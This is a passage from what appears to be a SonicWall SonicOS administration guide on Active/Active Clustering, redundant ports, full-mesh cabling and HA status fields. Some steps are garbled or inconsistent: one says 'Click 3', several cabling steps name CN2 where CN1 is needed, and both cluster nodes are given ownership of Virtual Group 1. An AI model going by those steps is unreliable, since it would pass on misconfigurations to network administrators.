3. Under **DHCP Server Lease Scopes**, select **All** for the **View Style** to select all lease scopes in the table.



4. Click the **Delete All** button.
5. Click **OK** in the confirmation dialog box.
6. Click **Accept** at the top of the **Network > DHCP Server** page.

Configuring Virtual IP Addresses

When Active/Active Clustering is enabled for the first time, the configured IP addresses for the interfaces on that firewall are automatically converted to virtual IP addresses for Virtual Group 1. Thus, Virtual Group 1 will include virtual IP addresses for X0, X1, and any other interfaces which are configured and assigned to a zone.

Active/Active Clustering requires additional configuration of virtual IP addresses for additional Virtual Groups. You can assign multiple virtual IP addresses to each interface, one per Virtual Group. Each additional virtual IP address is associated with one of the other Virtual Groups in the cluster. Each interface can have up to a maximum of four virtual IP addresses. VLAN interfaces can also have up to four virtual IP addresses.

NOTE: A packet cannot be forwarded on an interface if a virtual IP address is not configured on it for the Virtual Group handling that traffic flow.


To configure a virtual IP address on an interface:

1 Login to the Primary unit of the Cluster Node.

2 Navigate to the **Network > Interfaces** page.


3 In the **Interface Settings** table, click the **Configure** icon for the interface you want to configure.

4 In the **Edit Interface** dialog, type the virtual IP address into the **IP Address (Virtual Group X)** field, where *X* is the virtual group number.



NOTE: The new virtual IP address must be in the same subnet as any existing virtual IP address for that interface.

5 Click **OK**. The configured virtual IP address appears in the **Interface Settings** table.



Configuring Redundant Ports

Redundant ports can be used along with Active/Active Clustering. You can assign an unused physical interface as a redundant port to a configured physical interface called the “primary interface”. If there is a physical link failure on the primary interface, the redundant interface can continue processing traffic without any interruption. One advantage of this feature is that in case of a physical link failure, there is no need to do a device failover.

You can configure a redundant port on the **Advanced** tab of the Edit Interface window. The **Redundant Port** field is only available when Active/Active Clustering is enabled.

NOTE: Because all Cluster Nodes share the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).


For information about physically connecting redundant ports and redundant switches, see the *Active/Active Clustering Full Mesh Deployment Technote*.

To configure a redundant port for an interface:

1 Login to the Primary unit of the Cluster Node.


2 Navigate to the **Network > Interfaces** page.

3 In the **Interface Settings** table, click the **Configure** icon for the primary interface for which you want to create a redundant port. For example, click the **Configure** icon for **X2**.




The **Edit Interface** dialog displays.

4 Click the **Advanced** tab.




5 From the **Redundant/Aggregate Ports** drop-down menu, select **Port Redundancy**. The options on the dialog change.



6 From the **Redundant Port** drop-down menu, select the redundant port. Only unused interfaces are available for selection. For example, select **X4** for the redundant port.

7 Click **3**.

The selected interface will be greyed-out in the **Interface Settings** table. A note indicates that it is a redundant Port and lists the primary interface. The interface also appears in the **Redundant Port** field in the **Edit Interface** dialog of the primary port.



NOTE: The primary and redundant ports must be physically connected to the same switch, or preferably, to redundant switches in the network.

8 On each Cluster Node, replicate the redundant physical connections using the same interface numbers for primary and redundant ports. All Cluster Nodes share the same configuration as the Master node.

Active/Active Clustering Full-Mesh

Topics:

Active/Active Clustering Full-Mesh Overview

Active/Active Clustering Full-Mesh configuration is an enhancement to the Active/Active Clustering configuration option and prevents any single point of failure in the network. All firewall and other network devices are partnered for complete redundancy. Full-Mesh ensures that there is no single point of failure in your deployment, whether it is a device (firewall/switch/router) or a link. Every device is wired twice to the connected devices. Active/Active Clustering with Full-Mesh provides the highest level of availability possible with high performance.

NOTE: The routers in the firewall's upstream network should be pre-configured for Virtual Router Redundancy Protocol (VRRP).

Topics:

About Full Mesh Deployments

Active/Active Clustering Full Mesh configuration is an enhancement to the Active/Active Clustering configuration option and provides the highest level of availability possible with high performance. Full Mesh deployments provide a very high level of availability for the network, because all devices have one or more redundant partners, including routers, switches, and firewalls. Every device is wired twice to the connected

devices, so that no single point of failure exists in the entire network. For example, every SonicWall firewall uses redundant ports to connect twice to each networking device.

NOTE: Full Mesh deployments require that Port Redundancy is enabled and implemented.

Benefits of Active/Active Clustering Full Mesh

- **No Single Point of Failure in the Core Network**: In an Active/Active Clustering Full-Mesh deployment, there is no single point of failure in the entire core network, not just for the firewalls. An alternative path for a traffic flow is always available in case there are simultaneous failures of switch, router, firewall on a path, thus providing the highest levels of availability.
- **Port Redundancy:** Active/Active Clustering Full-Mesh utilizes port redundancy in addition to HA redundancy within each Cluster Node, and node level redundancy within the cluster. With port redundancy, a backup link will take over in a transparent manner if the primary port fails. This prevents the need for device level failover.

Redundant Ports and Redundant Switches

Redundant ports can be used along with Active/Active Clustering. If one port should have a fault, the traffic is seamlessly handled through the redundant port without causing an HA or Active/Active failover. A **Redundant Port** field in the **Network > Interfaces > Edit Interface** dialog becomes available when Active/Active Clustering is enabled.

When configuring a redundant port, the interface must be unused; that is, not assigned to any zone. The two ports must be physically connected to the same switch, or preferably, to redundant switches in the network.

NOTE: Because all Cluster Nodes shares the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).


While all Cluster Nodes are up and processing traffic normally, redundant ports remain standby and are ready for use if the partner port goes down for any reason. If one Cluster Node goes down, causing an Active/Active failover, the redundant port on the remaining Cluster Node is put to use immediately to handle the traffic for the Virtual Group that was owned by the failed node. This provides load sharing.

For example, say we have a deployment in which Virtual Group 1 is owned by Cluster Node 1 and Virtual Group 2 is owned by Cluster Node 2. The Cluster Nodes are configured with redundant ports, X3 and X4. No traffic is sent on X4 while all nodes are functioning properly. If Cluster Node 2 goes down, Virtual Group 2 is now also owned by Cluster Node 1. At this point, the redundant port X4 begins to be used for load sharing. Virtual Group 1 traffic is sent on X3, while Virtual Group 2 traffic is sent on X4. In a larger deployment, if Cluster Node 1 owns three or four Virtual Groups, traffic is distributed among the redundant ports – traffic for Virtual Groups 1 & 3 is sent on X3, while traffic for Virtual Groups 2 & 4 is sent on X4.

When a redundant switch is configured, SonicWall recommends using a redundant port to connect to it. While it is possible to connect a redundant switch without using a redundant port, this involves complex configuration using probes. A redundant switch can be deployed anywhere in the network depending on the need for high availability. For example, a redundant switch might be deployed on the WAN side if traffic passing through it is business-critical.

WAN-side redundancy shows a deployment that includes redundant routers, switches, and ports on the WAN side, but is not a Full Mesh deployment because the LAN side does not use redundancy.

WAN-side redundancy



Full Mesh is not required when deploying redundant ports or switches, but a Full Mesh deployment includes them. A Full Mesh deployment uses redundant ports on each of the main traffic ports (LAN, WAN, etc.), and uses redundant upstream routers in addition to redundant switches.

For more information about Full Mesh deployments, see the *Active/Active Clustering Full Mesh Deployment Technote*.

Configuring Active/Active Clustering Full Mesh


This section describes the procedure for setting up a 4-unit Active/Active Cluster Full-Mesh deployment (see Active/Active four-unit cluster full mesh):

- Cabling for Active/Active Full Mesh on page 1650
- Configuring Active/Active Cluster Firewalls on page 1651
- Configuring Active/Active Cluster Full-Mesh 2-Unit Deployment on page 1653

The deployments described are examples. Your actual deployment might differ based on the following factors:

- Topology/design of your network and the types of network devices you use (such as switches, routers, load balancers)
- Level of availability desired
- Resource constraints

Active/Active four-unit cluster full mesh



Cabling for Active/Active Full Mesh

This procedure describes the cabling for the deployment illustrated in Active/Active four-unit cluster full mesh.

To physically connect your network devices for a full-mesh deployment:

1. Connect all the HA links of all the firewalls into a port-based VLAN on Switch E.
2. In this setup, X2 is the redundant port of X0. Connect the cables as follows for the X0, X2 ports:
   a. Connect CN2-Primary Firewall's X0 to Switch A and X2 to Switch B.
   b. Connect CN2-Backup Firewall's X0 to Switch A and X2 to Switch B.
   c. Connect CN2-Primary Firewall's X0 to Switch B and X2 to Switch A.
   d. Connect CN2-Backup Firewall's X0 to Switch B and X2 to Switch A.
3. On Switch A and Switch B:
   a. Configure all the Switch ports connected to the X0,X2 interfaces to be in the same port-based VLAN.
   b. Enable Spanning Tree, but also enable Port Fast (or equivalent command) on the ports connected to the firewalls.
4. X3 is the redundant port of X1. Connect the cables as follows for the X1, X3 ports:
   a. Connect CN2-Primary Firewall's X1 to Switch C and X3 to Switch D.

b Connect CN2-Backup Firewall's X1 to Switch C and X3 to Switch D.

c Connect CN2-Primary Firewall's X1 to Switch D and X3 to Switch C.

d Connect CN2-Backup Firewall's X1 to Switch D and X3 to Switch C.

5 On Switch C and Switch D:

a Configure all the Switch ports connected to the X1,X3 interfaces to be in the same port-based VLAN.

b Enable Spanning Tree, but also enable Port Fast (or equivalent command) on the ports connected to the firewalls.

6 Cable Switch A and Switch B together.

7 Cable Switch C and Switch D together.

8 If the Router A and Router B have redundant port support, then connect the Routers to Switches in the same way as we connected the Firewall ports to Switches. That is, connect the primary port on Router A to Switch C and the backup port on Router A to Switch D. Connect the ports in the same way for Router B.

9 If the Routers do not have redundant port support, but have switching support, then you create two ports in the same VLAN on Router A and assign an IP address to the VLAN instead of the port. Then connect one port to Switch C and the other port to Switch D. Do a similar configuration for Router B. (This is the setup shown in Active/Active four-unit cluster full mesh.)

10 Active/Active DPI is used along with Active/Active Clustering. Ports X6 and X7 are the two HA data ports for redundancy and load-sharing of offloaded traffic from Active to Standby firewalls. Perform the following cabling (X6,X7 ports and cabling have not been shown in Active/Active four-unit cluster full mesh for brevity):

a Connect X6 of CN1-Primary to X6 of CN1-Backup with a Cross-over cable.

b Connect X7 of CN1-Primary to X7 of CN1-Backup with a Cross-over cable.

c Connect X6 of CN2-Primary to X6 of CN2-Backup with a Cross-over cable.

d Connect X7 of CN2-Primary to X7 of CN2-Backup with a Cross-over cable.

Configuring Active/Active Cluster Firewalls

Topics:

Configuration Procedure

To configure the Active/Active Cluster firewalls:

1 Shut down all firewalls except the CN1-Primary unit.

2 On the **High Availability > Settings** page:

a Choose **Active/Active Clustering** from the **Mode** drop-down menu.

b Select the **Enable Stateful Synchronization** checkbox.

c Click the **HA Devices & Nodes** tab.

d Enter the serial numbers of the Cluster Node Primary and Secondary devices in the appropriate **Primary Device Serial #** and **Secondary Device Serial #** fields.

e For CN1, select **Owner** from the **Virtual Group 1 Rank** drop-down menu and **Standby** for **Virtual Group 2 Rank** drop-down menu.

f For CN2, select **Owner** from the **Virtual Group 1 Rank** drop-down menu and **Standby** for **Virtual Group 2 Rank** drop-down menu.

g Enable Active/Active DPI with X6 and X7 as the two HA data ports.

h Click **Apply**.

3 On the **Network > Interfaces** page:

a Add the Virtual Group (VG) IP addresses for both the X0 and X1 interfaces.

b Add the redundant port configuration (X2 as redundant port of X0, X3 as redundant port of X1).

4 On the **High Availability > Monitoring** page, add the monitoring/management IP addresses either on X0 or X1 for each unit in the cluster.

5 Turn on all the other firewalls. A complete synchronization of the configuration is made from the CN1-Primary to all other firewalls.

6 Login to each firewall unit using the dedicated monitoring/management address and do the following:

a Register the firewall on MySonicWall.

b Synchronize the licenses with MySonicWall.

Testing for No Point of Failure

After the above deployment is connected and configured, CN1 owns Virtual Group1 (VG1), and CN2 owns Virtual Group 2 (VG2).

Configure the VG1 IP address on X0 as the gateway for a certain set of traffic flows and the VG2 IP address on X0 as the gateway for other sets of traffic flows. The network administrator can use different methods to accomplish this. One way is to use a smart DHCP server which distributes the gateway allocation to the PCs on the directly connected client network. Another method is by using policy based routes on a downstream router.

When the traffic setup is done, both Cluster Nodes will actively process network traffic. Now we can test for no single point of failure on all devices and links with the following steps:

1 **Device Failures**: Traffic should continue to flow through both Cluster Nodes in each of the following device failures:

a Power down Switch A while Switch B is up and ready.

b Power down Switch B while Switch A is up and ready.

c Restart the Active unit in CN1 from the SonicOS management interface while the Standby unit in CN1 is up and ready (this scenario is similar to a software failure on the CN1-Active unit). Note that there will be a Stateful HA failover in this case.

d Shut down the CN1-Active unit while the CN1-Standby unit is up and ready (this scenario is similar to a hardware failure on the CN1-Active unit).

NOTE: There will be a Stateful HA failover in this case.

e Repeat Step c and Step d for CN2.

f Shut down Router A while Router B is up and ready.

g Shut down Router B while Router A is up and ready.

2 **Link Failures**: Traffic should continue to flow in each of the following link failures:

a On each of the Active firewalls in the Cluster Node, disconnect the X0 cable while X2 is connected.

b On each of the Active firewalls in the Cluster Node, disconnect the X1 cable while X3 is connected.

c Disconnect the primary link from upstream switches to the router which is the Active virtual router.

d Disconnect X6, the Active-Active DPI HA data interface.

Configuring Active/Active Cluster Full-Mesh 2-Unit Deployment

In previous sections we discussed the Active/Active Cluster Full-Mesh with four firewall units. Optionally, you can deploy Active/Active Cluster Full-Mesh with two firewall units where each CN consists of only one firewall (no HA backup). However, such a setup has these limitations:

- Failover is not stateful and existing connections need to be re-built.
- If the traffic on each unit is greater than 50% of the capacity of the single unit at the time of failover, then after the failover, the traffic in excess of 50% is dropped.

The procedure for the 2-unit Full-Mesh is similar to the procedure for the 4-unit Full-Mesh, with these exceptions:


- The steps involving the Backup unit in each node do not apply.
- The steps for configuring Stateful Sync and Active-Active DPI do not apply.
- There is no Switch required for connecting the HA ports (as there are only two, they can be directly connected with a cross-over cable).

Displaying High Availability Status

High Availability > Status

Topics:

Active/Standby High Availability Status



High Availability / **Status**

High Availability Status	
Status	Primary Disabled
Primary State	NONE
Secondary State	NONE
Active Up Time	High Availability Disabled
Node Status	Active / Active Clustering is not enabled
Found Peer	No
Settings Synchronized	No
Stateful HA Synchronized	No

High Availability Configuration	
HA Mode	None
HA Control Link	Not Configured
HA Data Link	N/A

High Availability Licenses	
Primary Stateful HA Licensed	No
Secondary Stateful HA Licensed	N/A
Primary Active / Active Licensed	No

The **High Availability Status** table on the **High Availability > Status** page displays the current status of the HA Pair. If the Primary SonicWall is Active, the first line in the table indicates that the Primary SonicWall is currently Active.

It is also possible to check the status of the Secondary SonicWall by logging into the unique LAN IP address of the Secondary SonicWall. If the Primary SonicWall is operating normally, the status indicates that the Secondary SonicWall is currently Standby. If the Secondary has taken over for the Primary, the High Availability Status table indicates that the Secondary is currently Active.

In the event of a failure in the Primary SonicWall, you can access the management interface of the Secondary SonicWall at the Primary SonicWall virtual LAN IP address or at the Secondary SonicWall LAN IP address. When the Primary SonicWall restarts after a failure, it is accessible using the unique IP address created on the **High Availability > Monitoring** page. If preempt mode is enabled, the Primary SonicWall becomes the Active firewall and the Secondary firewall returns to Standby status.

Topics:

High Availability Status

- **Status** – Indicates the HA state of the Primary firewall. The possible values are:
  - **Primary Active** – Indicates that the Primary HA appliance is in the ACTIVE state.
  - **Primary Standby** – Indicates that this appliance is in the standby state.
  - **Primary Disabled** – Indicates that High Availability has not been enabled in the management interface of this appliance.
  - **Primary not in a steady state** – Indicates that HA is enabled and the appliance is neither in the ACTIVE nor the standby state.
- **Primary State** - Indicates the current state of the Primary appliance as a member of an HA Pair. The Primary State field is displayed on both the Primary and the Secondary appliances. The possible values are:
  - **ACTIVE –** Indicates that the Primary unit is handling all the network traffic except management/monitoring/licensing traffic destined to the standby unit.
  - **standby –** Indicates that the Primary unit is passive and is ready to take over on a failover.
  - **ELECTION –** Indicates that the Primary and Secondary units are negotiating which should be the ACTIVE unit.
  - **SYNC –** Indicates that the Primary unit is synchronizing settings or firmware to the Secondary.
  - **ERROR –** Indicates that the Primary unit has reached an error condition.
  - **REBOOT –** Indicates that the Primary unit is rebooting.
  - **NONE –** When viewed on the Primary unit, **NONE** indicates that HA is not enabled on the Primary. When viewed on the Secondary unit, **NONE** indicates that the Secondary unit is not receiving heartbeats from the Primary unit.
- **Secondary State** - Indicates the current state of the Secondary appliance as a member of an HA Pair. The Secondary State field is displayed on both the Primary and the Secondary appliances. The possible values are:
  - **ACTIVE –** Indicates that the Secondary unit is handling all the network traffic except management/monitoring/licensing traffic destined to the standby unit.

- **standby –** Indicates that the Secondary unit is passive and is ready to take over on a failover.
- **ELECTION –** Indicates that the Secondary and Primary units are negotiating which should be the ACTIVE unit.
- **SYNC –** Indicates that the Secondary unit is synchronizing settings or firmware to the Primary.
- **ERROR –** Indicates that the Secondary unit has reached an error condition.
- **REBOOT –** Indicates that the Secondary unit is rebooting.
- **NONE –** When viewed on the Secondary unit, **NONE** indicates that HA is not enabled on the Secondary. When viewed on the Primary unit, **NONE** indicates that the Primary unit is not receiving heartbeats from the Secondary unit.

- **Active Up Time** - Indicates how long the current Active firewall has been Active, since it last became Active. This line only displays when High Availability is enabled. If failure of the Primary SonicWall occurs, the Secondary SonicWall assumes the Primary SonicWall LAN and WAN IP addresses. There are three main methods, described in the following sections, to check the status of the High Availability Pair:
  - **High Availability > Status** page
  - Email Alerts
